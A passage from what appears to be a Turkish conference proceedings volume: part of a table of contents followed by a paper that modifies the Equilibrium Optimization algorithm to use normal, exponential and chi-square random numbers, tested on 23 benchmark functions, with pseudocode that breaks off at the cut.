OKUL ÖNCESİ DÖNEMDE SOSYAL YETKİNLİKLE İLGİLİ TÜRKİYE'DE YAPILAN LİSANSÜSTÜ TEZLERİN İNCELENMESİ.....	2105
SANAL MÜZELERİN ÖĞRENCİ GÖRÜŞLERİ AÇISINDAN DEĞERLENDİRİLMESİ.....	2119
OTİZM TEDAVİSİNDE ROBOTLARIN KULLANIMI.....	2131
SANAT İLE İLGİLİ SÖZLERİN GÖRSEL SANATLAR EĞİTİMİNDE KARİKATÜR YOLUYLA ANLATILMASI	2144
İLKOKUL 1. SINIF ÖĞRETMENLERİNİN UZAKTAN EĞİTİM İLE OKUMA YAZMA ÖĞRETİMİ SÜRECİNDE KARŞILAŞILAN SORUNLAR VE ÇÖZÜM ÖNERİLERİ.....	2156
THE INFLUENCE OF DISTANCE LEARNING ON THE RESULTS OF THE MATHEMATICS MODULE OF ARCHITECTURE STUDENTS.....	2174
MAIN ACTUAL ISSUES OF PROJECT ACTIVITY IN KAZAKHSTAN	2185
EĞİTİM FAKÜLTESİNDE OKUYAN 1. VE 4. SINIF ÖĞRETMEN ADAYLARININ ÇOCUK HAKLARI KONUSUNDA FARKINDALIKLARI ARASINDAKİ İLİŞKİ..	2194
OKUL ÖNCESİ DÖNEMDE GÖRSEL ALGIYA İLİŞKİN TÜRKİYE'DE YAPILAN LİSANSÜSTÜ ÇALIŞMALARIN İNCELENMESİ.....	2209
HAYAT BİLGİSİ DERSİNDE ANİMASYON DESTEKLİ ÖĞRETİMİN AKADEMİK BAŞARIYA ETKİSİ.....	2223
İLKOKULLARDA GÖREVLİ OKUL MÜDÜRLERİNİN YENİLİK YÖNETİMİ VE ÖRGÜTSEL ÇEVİKLİKLERİNİN SINIF ÖĞRETMENLERİNİN GÖRÜŞLERİNE GÖRE İNCELENMESİ.....	2234
FİZİK ÖĞRETİMİNDE RAYLAB OPTİK SİMÜLASYON PROGRAMININ KULLANIMI	2252
TÜRKİYE'DE DİSLEKSİ İLE İLGİLİ YAPILAN TEZLERİN İNCELENMESİ.....	2267
OKULÖNCESİ KAYNAŞTIRMA EĞİTİMİNDE ÖĞRETMENLERİN SINIF YÖNETİMİ, İŞBİRLİĞİ VE ÖĞRETİM YETERLİKLERİNİN İNCELENMESİ.....	2280

CASE STUDY OF AN EMERGING REMOTE EDUCATION PROGRAM FOR THE COVID-19 PANDEMIC IN THE AUTONOMOUS METROPOLITAN UNIVERSITY IN MEXICO	2294
DOĞU KARADENİZ'DE BİR ORTAÇAĞ SAVUNMA YAPISI: ARTVİN KALESİ	2307
KARASAL YAŞAMIN KORUNMASI HEDEFİ BAKIMINDAN TÜRKİYE'NİN SÜRDÜRÜLEBİLİR KALKINMA İNDEKSİNDEKİ DURUMU.....	2326
İNŞAAT SEKTÖRÜNDE GÖÇMEN İŞÇİ SORUNLARI.....	2337
TÜRKİYE'DE SİGARA TÜKETİMİNİN SINIFLANDIRMA ALGORİTMALARI İLE İNCELENMESİ	2352
DENEYİMSSEL PAZARLAMA, MARKA İMAJI VE MARKA SADAKATI: ÜÇÜNCÜ NESİL KAHVE SUNAN İŞLETMELER ÜZERİNE BİR ARAŞTIRMA	2364
SAĞLIK HİZMETLERİNDE FİNANSMAN MODELLERİ VE HARCAMALAR	2378
FİNANSAL PERFORMANSIN DUPONT ANALİZİ İLE ÖLÇÜMÜ: ULAŞTIRMA SEKTÖRÜNDEKİ FİRMALARIN İNCELENMESİ.....	2394
SOSYAL MEDYA PAZARLAMASININ MARKA DEĞERİ VE MARKA SADAKATI ÜZERİNDEKİ ETKİSİNİ ANLAMAKTA MARKA GÜVENİNİN ROLÜ	2409
1973 RAMAZAN/YOM KİPPUR SAVAŞI'NDAN ÇIKARILAN DERSLER.....	2424
İNDİRİM ÇERÇEVELEME, MARKA İTİBARI, MARKA İMAJI, SATIN ALMA NİYETİ VE GERÇEK DAVRANIŞ ARASINDAKİ İLİŞKİNİN İNCELENMESİ: E-TİCARETE YÖNELİK BİR ARAŞTIRMA	2442
7143 SAYILI VERGİ VE DİĞER BAZI ALACAKLARIN YENİDEN YAPILANDIRILMASI KANUNUNUN VERGİ UYUMUNA ETKİLERİNİN ANALİZİ	2457
A DECISION SUPPORT TOOL TO EVALUATE SOFTWARE DEVELOPMENT OUTSOURCING LOCATIONS WITH STI INDICATORS: COMPARISON OF PAKISTAN WITH BRICS COUNTRIES	2463
EKONOMİK TÜKETİM İLE YENİLENEBİLİR ENERJİ ARASINDAKİ İLİŞKİSİ: TÜRKİYE ÖRNEĞİ	2482
NÖROPAZARLAMADAN NÖROGİRİŞİMCİLİĞE	2496
KÜRESEL FİNANSAL KRİZ SONRASI AZERBEYCAN EKONOMİSİ	2516
KRİPTO PARA, BİTCOİN VE ÜLKELERİN DÜZENLEMELERİNİN DEĞERLENDİRİLMESİ.....	2526
SOSYAL MEDYA REKLAMLARININ TÜKETİCİ DAVRANIŞLARINA ETKİSİ	2541
YOLCU GEMİ TİPİ İÇİN AYIRT EDİCİ DENİZCİLİK KURALLARININ BELİRLENMESİ VE ANALİZİ.....	2576
HAVACILIKTA KARBON AZALTIM UYGULAMALARI VE ŞİRKET STRATEJİLERİ	2584

UI GREENMETRIC 2020 TÜRKİYE SIRALAMASINDAKİ KATILIMCI ÜNİVERSİTELERİN KÜMELEME ANALİZİ.....	2598
DENETÇİ GÖRÜŞLERİNİN VE DENETİM KALİTESİNİN KAZANÇ YÖNETİMİ İLE İLİŞKİSİ: BORSA İSTANBUL ŞİRKETLERİ ÜZERİNDE BİR ARAŞTIRMA.....	2612
SOSYAL MEDYA PAZARLAMA STRATEJİLERİNİN TÜKETİCİ ÜZERİNDEKİ ETKİLERİ	2631
KÜRESEL GÜCÜN ASİMETRİK POLİTİKASI: ABD’NİN SURİYE AÇMAZI.....	2644
TÜRKİYE’NİN DEMOGRAFİK DEĞİŞİMİNİN ENFLASYONLA İLİŞKİSİ.....	2655
KİŞİLİK ÖZELLİKLERİNİN İŞ BECERİKLİLİĞİNE ETKİSİ: AKADEMİSYENLER ÜZERİNDE BİR UYGULAMA	2670
73 CRISIS VS COVID-19: COMPARATIVE CASES IN REGARD TO THE UNITED STATES ENERGY TRANSITION	2679
BLOCKCHAIN BASED INTELLIGENCE SHARE NETWORK.....	2694
THE CHANGE IN INTERNATIONAL TRADE POLICIES IN RESPONSE TO COVID-19	2709
NITROSOPIPERIDINE IN MEAT PRODUCTS	2725
PROJECTING THE SCALABILITY OF STARTUPS IN EARLY STAGES: SCORING MODEL.....	2736
AFET VE ACİL DURUM EKİBİNDE GÖREV YAPAN PERSONELİN PSİKOLOJİK DURUM DÜZEYLERİ.....	2745
DİNİ YAPILANMALARDA DAİR SOSYOLOJİK ANALİZİN TAKVA FİLMİ ÜZERİNDEN ELEŞTİRİSİ	2753
DETERMINATION OF GAS / PARTICLE PHASE CONCENTRATIONS AND OF DRY DEPOSITION FLUXES WITH ACTIVE AND PASSIVE SAMPLES OF POLYCHLORATED BIPHENILLES.....	2762
RECURRENT NEURAL NETWORK BASED METHODS FOR HEPATITIS DIAGNOSIS.....	2781

FARKLI DAĞILIM FONKSİYONLARININ DENGE OPTİMİZASYON ALGORİTMASINDA KULLANILMASI

Abdullah Ateş¹

*¹İnönü Üniversitesi, Mühendislik Fakültesi, Bilgisayar Mühendisliği Bölümü, Malatya,
TURKEY*

abdullah.ates@inonu.edu.tr

ORCID:0000-0002-4236-6794

ÖZET

Bu çalışmadan, Denge Optimizasyon (DO) algoritması farklı dağılım fonksiyonlarıyla modifiye edilerek dağılım fonksiyonlarının optimizasyon algoritmalarının performansına olan etkileri gösterilmiştir. DO algoritması kütle hacim dengesine göre çalışan ve optimizasyon sürecinde düzgün olmayan dağılıma göre türetilmiş rastsal sayılar ile çalışan fiziksel kural tabanlı etkin bir algoritmadır. Diğer algoritmalarda olduğu gibi bu algoritmada da stokastik süreçler bulunur. Bu stokastik süreçler düzgün olmayan (uniform) dağılım kullanılarak elde edilen rastsal sayılar ile gerçekleşir. Fakat farklı dağılım fonksiyonlarının algoritmalarda kullanılması algoritmanın performansını da etkiler. Bu çalışmada düzgün olmayan dağılım ile türetilmiş rastsal sayılar yerine normal, eksponansiyel ve chisquare dağılımlarına göre türetilmiş rastsal sayılar algoritma içerisinde kullanılmıştır.

Yapılan modifikasyonun etkisinin tespit edilmesi için öncelikle klasik DO algoritması farklı dağılım fonksiyonları ile güncellenerek modifiye edilmiş DO algoritması elde edilmiştir. Daha sonra yirmi üç farklı benchmark fonksiyonu normal, eksponansiyel ve chisquare dağılımlarına göre oluşturulmuş DO algoritmasıyla ayrı ayrı çözümlenmiştir. Bu sayede ilgili benchmark fonksiyonu için uygun olan dağılım tespit edilmiştir. Bunların yanı sıra dağılım fonksiyonlarının çalışmasına etki eden başlangıç değerleri her benchmark fonksiyonu için ilgili dağılıma göre hassas ayarlama yapılarak daha iyi sonuçların elde edilmesi sağlanmıştır.

Sonuçlar öncelikle klasik DO algoritması sonuçlarıyla karşılaştırılmıştır. Ayrıca bulunan sonuçlar literatürde ilgili benchmark fonksiyonu için bulunmuş farklı optimizasyon algoritmalarıyla da (SHADE (Success History Based Parameter Adaptation Differential Evolution- Geçmiş Başarı Tabanlı Parametre Adaptasyonlu Diferansiyel Gelişim), CMA-ES (Evolution Strategy with Covariance Matrix Adaptation Evrim Stratejisi ile Kovaryans Matris

Adaptasyonu), GSA (Gravitational Search Algorithm-Yerçekimi Arama Algoritması), GA (Genetik Algoritma), SSA (Salp Swarm Algorithm-Salp Sürü Algoritması) karşılaştırılmıştır.

Anahtar Kelimeler: Dağılım Fonksiyonu, Denge Optimization, Benchmark Fonksiyonu

USAGE OF THE DIFFERENT DISTRIBUTION FUNCTION IN EQUILIBRIUM OPTIMIZATION ALGORITHM

ABSTRACT

In this study, Equilibrium Optimization (EO) algorithm was modified with different distribution functions and the effects of distribution functions on the performance of optimization algorithms were presented. The EO algorithm is an efficient physical law-based algorithm that works according to the mass-volume balance and works with random numbers derived from uniform distribution during the optimization process. Like other algorithms, this algorithm also has stochastic processes. However, using different distribution functions in algorithms also affects the performance of the algorithm. In this study, random numbers derived according to normal, exponential and chi-square distributions are used in the algorithm instead of random numbers derived with a uniform distribution.

In order to determine the effect of the modification, firstly the classical EO algorithm was updated with different distribution functions and a modified EO algorithm was obtained. Then, twenty-three different benchmark functions were analyzed separately with the modified EO algorithm created according to normal, exponential and chi-square distributions. Thus, the suitable distribution was determined for the relevant benchmark function. In addition to these, the initial values that affect the operation of the distribution functions were precisely adjusted for each benchmark function according to the relevant distribution, resulting in better results. The results are first compared with the classical EO algorithm results. In addition, the results found were compared with different optimization algorithms (SHADE (Success History Based Parameter Adaptation Differential Evolution), CMA-ES (Evolution Strategy with Covariance Matrix Adaptation), GSA (Gravitational Search Algorithm), GA (Genetic Algorithm), SSA (Salp Swarm Algorithm) found in the literature for the relevant benchmark function.

Keywords: Distribution functions, Equilibrium Optimization, Benchmark Functions

1. GİRİŞ

Stokastik tabanlı optimizasyon algoritmaları birçok mühendislik probleminde kullanılır [1–3]. Genellikle problemin özelliği kullanılan optimizasyon algoritmasının da yapısını belirler. Eğer problemin matematiksel modeli ve kısıtları tamamıyla biliniyorsa analitik optimizasyon yöntemleri kullanılır [4,5]. Fakat problemin matematiksel modelinin veya kısıtlarının tamamıyla bilinmemesi durumlarında ise nümerik optimizasyon yöntemleri kullanılır. Özellikle mühendislik problemlerinde bilinmeyen veya tahmin edilemeyen bileşenlerden dolayı genellikle nümerik optimizasyon yöntemleri tercih edilir. Bunlara ek olarak nümerik optimizasyon yöntemleri ise deterministik ve stokastik yöntemler olarak iki grupta incelenebilir. Fakat günümüzdeki optimizasyon çalışmalarında kullanım esnekliğinden dolayı genellikle stokastik tabanlı optimizasyon yöntemleri tercih edilir. Stokastik optimizasyon algoritmaları parametre vektör uzayını heuristik veya meta heuristik yapı ile sürü oluşturarak veya tekil çözümler yaparak tarar. Bu aramalar neticesinde global çözüme en yakın çözümü ilgili algoritma döngüsü içerisinde tespit eder. Literatürde birçok problemde stokastik optimizasyon algoritmaları kullanılır. Örneğin stokastik çoklu parametre vektör optimizasyonu ile kesir dereceli ve tam sayı dereceli kontrolör [6,7] çalışmalarında tasarlanmıştır. Kesir dereceli darwinin optimizasyon algoritması ile kesir dereceli filtre tasarımı [8] çalışmasında sunulmuştur. Modifiye edilmiş yapay fizik algoritması ile kesir dereceli ve tam sayı dereceli kontrolörler [9] çalışmasında gösterilmiştir. Küfün yayılması algoritması ile benchmark testleri ve mühendislik problemleri [10] çalışmasında önerilmiştir.

Birçok stokastik optimizasyon algoritması parametre arama süreçlerinde uniform rastsal dağılıma göre aday çözümlerini veya sürü matrislerini oluşturur. Örneğin stochastic çoklu parametre vektör optimizasyon algoritması ileri ve geri yönlü hareketleri yaparken uniform rastsal dağılıma göre türetilmiş değerleri kullanarak arama yapar. Modifiye edilmiş yapay fizik optimizasyon algoritmasında ise sürü matrisi uniform dağılım kullanılarak oluşturulmuştur. Küfün yayılması algoritmasında ise parametrelerin güncellenme prosedürlerinde uniform dağılıma göre türetilmiş rastsal değişkenler kullanılır. Bahsedilen optimizasyon algoritmalarının ortak özelliği aday çözümleri veya sürü matrislerini oluştururken uniform dağılıma göre türetilmiş rastsal yani stokastik değişkenlerin kullanılmasıdır [6, 10]. Bunların yanı sıra literatürde literatür de yüzlerce, hayvan davranışlarından, böcek davranışlarında, canlı davranışlarında, fiziksel yasalardan esinlenen algoritma bulunur [10–13]. Bundan dolayı literatüre yeni algoritmalar önermek yerine mevcut algoritmaların performanslarını artıracak matematiksel yaklaşımların bulunması daha farklı bir yaklaşım olabilir.

Bu çalışmada 2019 yılında Faramarzi ve arkadaşları tarafından önerilmiş olan Denge optimizasyon algoritmasında [12] uniform dağılım yerine farklı dağılım fonksiyonları kullanılarak algoritmanın performansı incelenmiştir. Denge optimizasyon algoritması kontrol hacmi üzerindeki dinamik kütle dengesinin sağlanması felsefesine göre çalışır. Literatürde farklı dağılım fonksiyonlarının kullanılmasıyla algoritmaların performanslarının artırıldığı birçok çalışma bulunur. Örneğin [14]

çalışmasında Harris şahinleri algoritması farklı dağılım fonksiyonlarıyla güncellenerek optimal güç akışı problemi için uygulanmıştır. [15,16] çalışmalarında stokastic çoklu parametre optimizasyon yöntemi benchmark fonksiyonları ve kontrolör tasarımı için farklı dağılım fonksiyonlarıyla güncellenmiştir. Bu çalışmada ise DO algoritması 3 farklı rastsal dağılım fonksiyonu ile modifiye edilerek dağılım fonksiyonlarının optimizasyon algoritması üzerindeki etkisi gösterilmiştir. Normal Dağılım (ND), Chi Square Dağılım (CSD) ve Ekponansiyel Dağılım (ED) optimizasyon algoritması içerisinde kullanılmıştır. Algoritmanın performans analizleri 23 farklı benchmark fonksiyonu üzerinden gerçekleştirilmiştir. Sonuçlar klasik DO algoritması sonuçları ve literatürde ilgili benchmark fonksiyonu için bulunmuş farklı optimizasyon algortimalarıyla (SHADE (Success History Based Parameter Adaptation Differential Evolution- Geçmiş Başarı Tabanlı Parametre Adaptasyonlu Diferansiyel Gelişim), CMA-ES (Evolution Strategy with Covariance Matrix Adaptation Evrim Stratejisi ile Kovaryans Matris Adaptasyonu), GSA (Gravitational Search Algorithm-Yerçekimi Arama Algoritması), GA (Genetik Algoritma), SSA (Salp Swarm Algorithm-Salp Sürü Algoritması) karşılaştırılmıştır.

2. DAĞILIM FONKSİYONLAR

Literatürde birçok dağılım fonksiyonu bulunur. Bu çalışmada Normal dağılım, Chi Square Dağılımı ve Eksponansiyel Dağılım [17] fonksiyonları uniform dağılım fonksiyonları yerine kullanılmış ve etkileri benchmark yani karşılaştırma fonksiyonları üzerinden sunulmuştur.

2.1. Normal Dağılım:

Normal dağılımın olasılık yoğunluk fonksiyonu aşağıdaki gibidir.

$$y = f(x / \mu, \sigma) = \frac{1}{\sigma \sqrt{2\pi}} e^{-\frac{(x-\mu)^2}{2\sigma^2}} \quad (1)$$

Denklemdaki μ ortalama değeri, σ ise standart sapmayı göstermektedir [17].

2.2. Chi Square Dağılımı;

Chi Square dağılımı genellikle hipotez testinde kullanılır. Dağılımın olasılık yoğunluk fonksiyonu aşağıdaki gibidir.

$$y = f(x / v) = \frac{x^{(v-2)} e^{-x/2}}{2^{v/2} \Gamma(v/2)} \quad (2)$$

Denklemdaki $\Gamma(\cdot)$ gama fonksiyonudur v ise bağımsızlık derecesini göstermektedir ($x \geq 0$) [17].

2.3. Eksponansiyel Dağılım:

Eksponansiyel dağılımın olasılık yoğunluk fonksiyonu aşağıdaki gibidir:

$$y = f(x / \mu) = \frac{1}{\mu} e^{-x/\mu} \quad (3)$$

μ parametresi standart sapmaya eşit olan bir değişkendir [17].

3. DENGİ OPTİMİZASYON ALGORİTMASI

Denge optimizasyon algoritması sistemdeki kütle dengesinden ilham alan stokastik bir algoritmadır. Kütle dengesi sisteme giren toplam kütlede sistemden çıkan toplam kütlede farkının alınmasıyla elde edilir [12]. Kütlede değişimi birinci dereceden adi bir diferansiyel denklem ile gösterilir. Kütle değişim denklemi aşağıdaki gibidir.

$$V \frac{dC}{dt} = QC_{eq} - QC + G \quad (4)$$

Denklemden ki C konsantrasyonu (V), $V \frac{dC}{dt}$ ise kütlede değişim oranını, Q volümetrik akış oranını, C_{eq} denge durumunu konsantrasyonunu, G ise kütle değişim oranını gösterir [12]. Denklemin düzenlenmesiyle diğer optimizasyon algoritmalarında olduğu gibi parçacıkların veya aday çözümlerin güncellenme kuralı elde edilir .

$$F = \exp[-\lambda(t - t_0)] \quad (5)$$

Denge optimizasyon algoritmasında parçacıkların güncellenmesi konsantrasyonun dengesi, mevcut çözüm ile denge durumu arasındaki fark ve türetme oranı olmak üzere üç fazda gerçekleşir [12]. Klasik DO algoritmasında başlangıç popülasyonu düzgün olmayan dağılıma göre aşağıdaki gibi oluşturulur.

$$C_i^{initial} = C_{min} + \text{rand}_i(C_{max} - C_{min}) \quad i = 1, 2, 3, \dots, n \quad (6)$$

$C_i^{initial}$ başlangıç vektörüdür. C_{max} ve C_{min} maksimum ve minimum değerlerdir. rand_i [0 1] arasında uniform dağılıma göre türetilen rastsal vektördür. n ise parçacıkların sayısını gösterir. Parçacıklar problemin amaç fonksiyonuna değerleri hesaplanır ve sonraki iterasyondaki aday çözümlerin belirlenmesinde kullanılır [12]. Denge durumu algoritmanın en iyi çözümü bulduğunu gösterir. Optimizasyon başlangıcında denge durumu hakkında bilgi mevcut değildir. Algoritma en iyi çözümün etrafında en iyi çözüme yakın dört adet çözüm bu dört çözümünün ortalamasını da hesaplayarak toplam da beş adet çözüm ile aşağıdaki denge havuzu oluşturulur:

$$C_{eq,pool} = \{C_{eq(1)}^r, C_{eq(2)}^r, C_{eq(3)}^r, C_{eq(4)}^r, C_{eq(ave)}^r\} \quad (7)$$

Ana konsantrasyon aşağıda verilen denklem 8 ile güncellerindir.. λ [0,1] arasında rastsal bir vektörü gösterir [12]:

$$F = e^{-\lambda(t-t_0)} \quad (8)$$

Denklemdaki t iterasyon sayısını gösterir. Bunda dolayı Denklem 9’da gösterildiği t aşağıdaki gibi hesaplanır.

$$t = \left(1 - \frac{\text{Iter}}{\text{Max_Iter}} \right)^{\left(a_2 \frac{\text{Iter}}{\text{Max_Iter}} \right)} \quad (9)$$

Denklemdaki Iter ve Max_Iter mevcut ve maksimum iterasyon sayılarını gösterir. a2 sabit bir değerdir ve kullanım kabiliyetini gösterir. Optimizasyon süresince optimal noktaya ulaşmak için Denklem 10 göz önünde bulundurulur [12].

$$t_0 = \frac{1}{\lambda} \ln(-a_1 \text{sign}(r - 0.5)[1 - e^{-\lambda t}]) + t \quad (10)$$

Denklemden ki a1 arama kabiliyetini kontrol eden sabit bir sayıdır. Çalışmada arama ve çalıştırma kabiliyetlerinin dengeli olabilmesi için a1 ve a2 değişkenlerinin değerleri dengeli verilmelidir. Bu çalışmada temel DO çalışmasında olduğu gibi a1=2 ve a2=1 değerleri kullanılmıştır [12]. Denklem 10 Denklem 8’de yerine konulmasıyla Denklem’11 elde edilir.

$$F = a_1 \text{sign}(r - 0.5)[e^{-\lambda t} - 1] \quad (11)$$

Türetme oranı algoritmanın çalışma veya kullanma yeteneğini geliştirerek tam çözümün bulunmasını sağlar.

$$G = G_0 e^{-k(t-t_0)} \quad (12)$$

Denklemden G0 başlangıç değerini gösterir. k azalma katsayısıdır. Denklemden G0 aşağıdaki gibi hesaplanır:

$$G_0 = \vec{GCP}(C_{eq} - \lambda C) \quad (14)$$

$$\vec{GCP} = \begin{cases} 0.5r_1 & r_2 \geq GP \\ 0 & r_2 < GP \end{cases} \quad (15)$$

Denklemden r1 ve r2 değerleri [0,1] aralığındaki rastsal değerlerdir. Arama ve kullanma veya çalıştırma arasında denge olması için GP=0.5 olarak alınmıştır. Sonuç olarak Denge optimizasyon algoritmasının güncellenme kuralları aşağıdaki gibidir [12]:

$$C = C_{eq} + (C - C_{eq}) \cdot F + \frac{G}{\lambda V} (1 - F) \quad (16)$$

Denklemin 16 birinci aşamadaki konsantrasyonun dengesidir. İkinci ve üçüncü aşamalar ise konsantrasyonun değişimidir. İkinci aşama algoritmada global optimum noktanın bulunmasından sorumludur. Bu aşama daha çok arama fazına etki eden bir aşamadır. Bu aşamada, doğrudan denge

konsantrasyon değerinden mevcut konsantrasyon yani parçacıktaki değer farkı alınır. İkinci aşamada global nokta bulunduktan sonra üçüncü aşamada ise bulunan sonuçların doğruluğu denetlenir. Algoritma temelde şöyle çalışmaktadır. Başlangıç popülasyonu oluşturulduğunda algoritma büyük rastsal değerlere göre hareket eder. Bu adım güncellenme prosedürü ile parçacıkların optimal noktaya yerleşmesini sağlar. Bu durumun ters senaryosu da geçerlidir. Eğer değerler yani başlangıç popülasyonu optimal noktalara yakın ise rastsal değerler türetilirken adımlar küçültülmelidir. Bu yapı algoritmaya n boyutlu ve yönlü aday popülasyonlarla çalışma fırsatı verir [12].

4. FARKLI DAĞILIM FONKSİYONLARININ DENGE OPTİMİZASYON ALGORİTMASINDA KULLANILMASI

Denge optimizasyon algoritmasında rastsal kat sayıların olduğu denklemler aşağıdaki gibidir. Bu denklemler öncelikle dağılım fonksiyonu matrisi ile güncellenerek aşağıdaki gibi oluşturulur. Dağılım fonksiyonu (DF) matrisi şu şekilde tanımlanmıştır. Çalışma içerisinde üç farklı dağılım fonksiyonu tanımı kullanılmıştır. Bunlar normal dağılım (ND), eksponansiyel dağılım (ED) ve chi square dağılımı (CSD) şeklindedir. Bu dağılımlar kullanılarak DF dağılım matrisi oluşturulur. (DF=[ND ED CSD]). Denge optimizasyon algoritmasında rastsal değişkenin bulunduğu tüm denklemler DF değişkeni ile güncellenmiştir. Örneğin denklem 11 de verilen “r” değişkeni yerine DF matrisi yazılarak aşağıda verilen denklem elde edilir.

$$\overset{I}{F} = a \cdot \text{sign}(DF(m) - 0.5) [e^{-\lambda t} - 1] \quad (17)$$

Denklemdaki m kullanılacak dağılımın tipini gösterir. Örneğin m=1 olması durumunda normal dağılım kullanılırken, m=2 için eksponansiyel dağılım ve m=3 için chi square dağılım kullanılır. Dağılımın sayısı istenilen oranda artırılabilir. Bu çalışmada sadece üç dağılım kullanıldığı için m=3'e kadar alınmıştır. Benzer şekilde diğer denklemlerde aşağıdaki gibi sırasıyla güncellenmiştir.

$$\vec{GCP} = \begin{cases} 0.5DF(m) & DF(m) \geq GP \\ 0 & DF(m) < GP \end{cases} \quad (18)$$

$$\overset{r}{G}_0 = \vec{GCP} (\overset{r}{C}_{eq} - DF(m) \overset{r}{C}) \quad (19)$$

$$\overset{I}{G} = \overset{I}{G}_0 e^{-DF(m)(t-t_0)} = \overset{I}{G}_0 \overset{I}{F} \quad (20)$$

$$\overset{r}{C} = \overset{r}{C}_{eq} + (\overset{r}{C} - \overset{r}{C}_{eq}) \overset{I}{F} + \frac{\overset{I}{G}}{DF(m)V} (1 - \overset{I}{F}) \quad (21)$$

Farklı dağılım fonksiyonlarıyla güncellenmiş Denge optimizasyon algoritmasının sözde kodu Şekil 1'de gösterilmektedir. Sözde kod farklı dağılım fonksiyonlarıyla güncellendiği için 3 farklı dağılım fonksiyonu için aynı şartlarda çalıştırılıp sonuçlar kıyaslanarak sunulmuştur.

4.1. Benchmark Fonksiyonu Sonuçları

Bu çalışmada farklı dağılım fonksiyonlarıyla modifiye edilmiş olan denge optimizasyon algoritması 23 farklı benchmark fonksiyonuyla denenmiş ve sonuçlar karşılaştırmalı olarak klasik DO optimizasyon algoritması ve ilgili fonksiyonlar için literatürdeki değerler ile karşılaştırmalı olarak sunulmuştur [12]. Çalışmada 3 farklı tipe te benchmark fonksiyonu kullanılmıştır. F1-F7 arasında olan fonksiyonlar unimodel fonksiyonlardır ve sadece bir adet optimal çözüme sahiptir. F8-F13 arasındaki fonksiyonları ise çoklu model fonksiyonlarıdır ve birden fazla optimal çözüme sahiptirler. F14-F23 ise sabit değişkenli çoklu model fonksiyonlarıdır. Çalışmada her benchmark fonksiyonu normal, eksponansiyel ve chi square dağılım fonksiyonlarına göre çalıştırılmış ve sonuçlar karşılaştırılmalı olarak verilmiştir. Çalışmada tüm karşılaştırmaların adil olması için iterasyon sayısı 500, parçacık sayısı 30 ve algoritmanın bağımsız olarak tekrarlı çalışma sayısı da 30 olarak alınmıştır. Bunların yanı sıra algoritmanın çalışmasına etki eden parametreler klasik DO ile aynı alınarak $a_1=2$, $a_2=1$ ve $GP=0.5$ olarak alınmıştır. Bu sayede temel DO optimizasyon algoritmasıyla aynı şartlar oluşturularak algoritmanın testleri yapılmış ve sonuçlar karşılaştırmalı olarak verilmiştir. F1, F2, F3, F4, ve F7 fonksiyonlarında Tablo 1 de gösterildiği gibi klasik DO dan ve literatürden daha iyi sonuçlar bulunmuştur. F6 fonksiyonunda ise klasik DO dan daha iyi sonuçlar bulunmasına karşın Tablo 1 de de belirtildiği gibi mevcut literatürdeki algoritmadan daha iyi sonuçlar bulunamamıştır. F5 de ise aslında çalışmada kullanılan üç dağılım fonksiyonu için daha iyi değer bulunamamıştır. Bu sonuç F5 fonksiyonu için en uygun dağılımın uniform dağılım olduğunun gösterir. F9, F11 ve F14 fonksiyonlarında mevcut literatürden daha iyi veya yaklaşık değerler bulunmuştur. F12 ve F13 fonksiyonlarında ise klasik DO dan daha iyi sonuçlar bulunmuştur. Fakat F8 ve F10 'da ise üç dağılım fonksiyonu için daha iyi değer bulunamamıştır. Bu sonuçlar F8 ve F10 fonksiyonları için en uygun dağılımın uniform dağılım olduğunu gösterir. F15-F20, F23 fonksiyonlarında görüldüğü gibi çoğunda literatürden daha iyi veya yakın cevaplar türetilmiştir. Sadece F21 ve F22 de kullanılan dağılımlar için iyi sonuçla türetilmemiştir. Bu da bu çalışmada F21 ve F22 fonksiyonları için uygun dağılımın uniform dağılım olduğunun göstergesidir. Sonuçlardan görüldüğü gibi farklı dağılım fonksiyonları optimizasyon algoritmasının performansını etkilemektedir. Yirmi üç fonksiyonun on sekizinde farklı dağılım fonksiyonlarıyla sonuçların iyileşebildiği veya klasik DO sonuçlarıyla aynı sonuçların bulunabildiği gösterilmiştir. Fakat beş adet fonksiyonun içinde uniform dağılımın daha iyi sonuç verdiği tespit edilmiştir. Bunların yanı sıra bu çalışmada dağılım fonksiyonlarının başlangıç değerli olan yani sabit değerleri olan değerler her dağılım fonksiyonu için çeşitli denemeler yapılarak tespit edilmiştir. Bu sayede dağılım fonksiyonlarının daha etkin çalışması sağlanmıştır. Tablo 1'de dağılım fonksiyonlarının parametre değerleri sütununda her dağılım fonksiyonu için ilgili dağılıma ait değerler verilmiştir. Bu sayede hem dağılım fonksiyonlarının etkisi hem de dağılım fonksiyonlarının parametrelerinin etkisi eş zamanlı olarak tespit edilerek algoritmanın performansı artırılmıştır.

5. SONUÇ

Bu çalışmada farklı dağılım fonksiyonları kullanılarak DO algoritmasının performansının artırılması amaçlanmıştır. Çünkü stokastik tabanlı optimizasyon algoritmalarında genellikle uniform dağılıma göre türetilmiş rastsal değişkenler kullanılır. Bu rastsal değişkenler algoritmanın ve problemin durumuna göre yetersiz kalabilir. Rastsal değişkeninin tanımını değiştirilmesi optimizasyon algoritmasının da performansını artırabilir. Bunda dolayı DO algoritmasındaki rastsal değişkenlerin olduğu parametre türetme denklemleri Normal dağılım, Eksponansiyel dağılım ve Chisquare dağılıma göre oluşturulmuş dağılım fonksiyonun matrisi ile güncellenmiştir. Elde edilen güncellenmiş DO optimizasyon algoritması eşit şartlar altında çalıştırılarak performans kıyaslaması yapılmıştır. Sonuçlardan görüldüğü gibi farklı dağılım fonksiyonlarının kullanılması optimizasyon algoritmasının performansını birçok fonksiyonda artırmaktadır.

Bunlara ek olarak bu çalışmada dağılım fonksiyonlarının çalışmasına etki eden parametreler her dağılım fonksiyonları için denerek uygun başlangıç parametrelerinin bulunmuş ve ilgili dağılım fonksiyonun performansını daha artırmıştır. Bu sayede yeni algoritmalar önermek yerine farklı dağılım fonksiyonları gibi analitik yaklaşımlar ile stokastik tabanlı yani rastsal değişkenlerin olduğu optimizasyon algoritmalarının performanslarının artırabileceği gösterilmiştir. Gelecek çalışmalarda öncelikle farklı dağılım fonksiyonlarının kullanımı esnasında uygun başlangıç parametrelerinin bulunması ve daha farklı analitik yaklaşımların algoritmalarda kullanılması planlanmaktadır.

for m=1:1:3

Başlangıç popülasyon parçacıklarının belirlenmesi

Denge aday çözümlerin maliyet fonksiyonlarının büyük bir sayı ile atanması

Algoritmanın parametrelerin atanması a1=2, a2=1; GP=0.5.

for m=1:1:3

While Iter<Max_Iter

for i=1:Parçacık Sayısı(n)

Her parçacığın maliyet fonksiyonunun hesaplanması

if $\text{fit}(\vec{C}_i) < \text{fit}(\vec{C}_{\text{eq}(1)})$

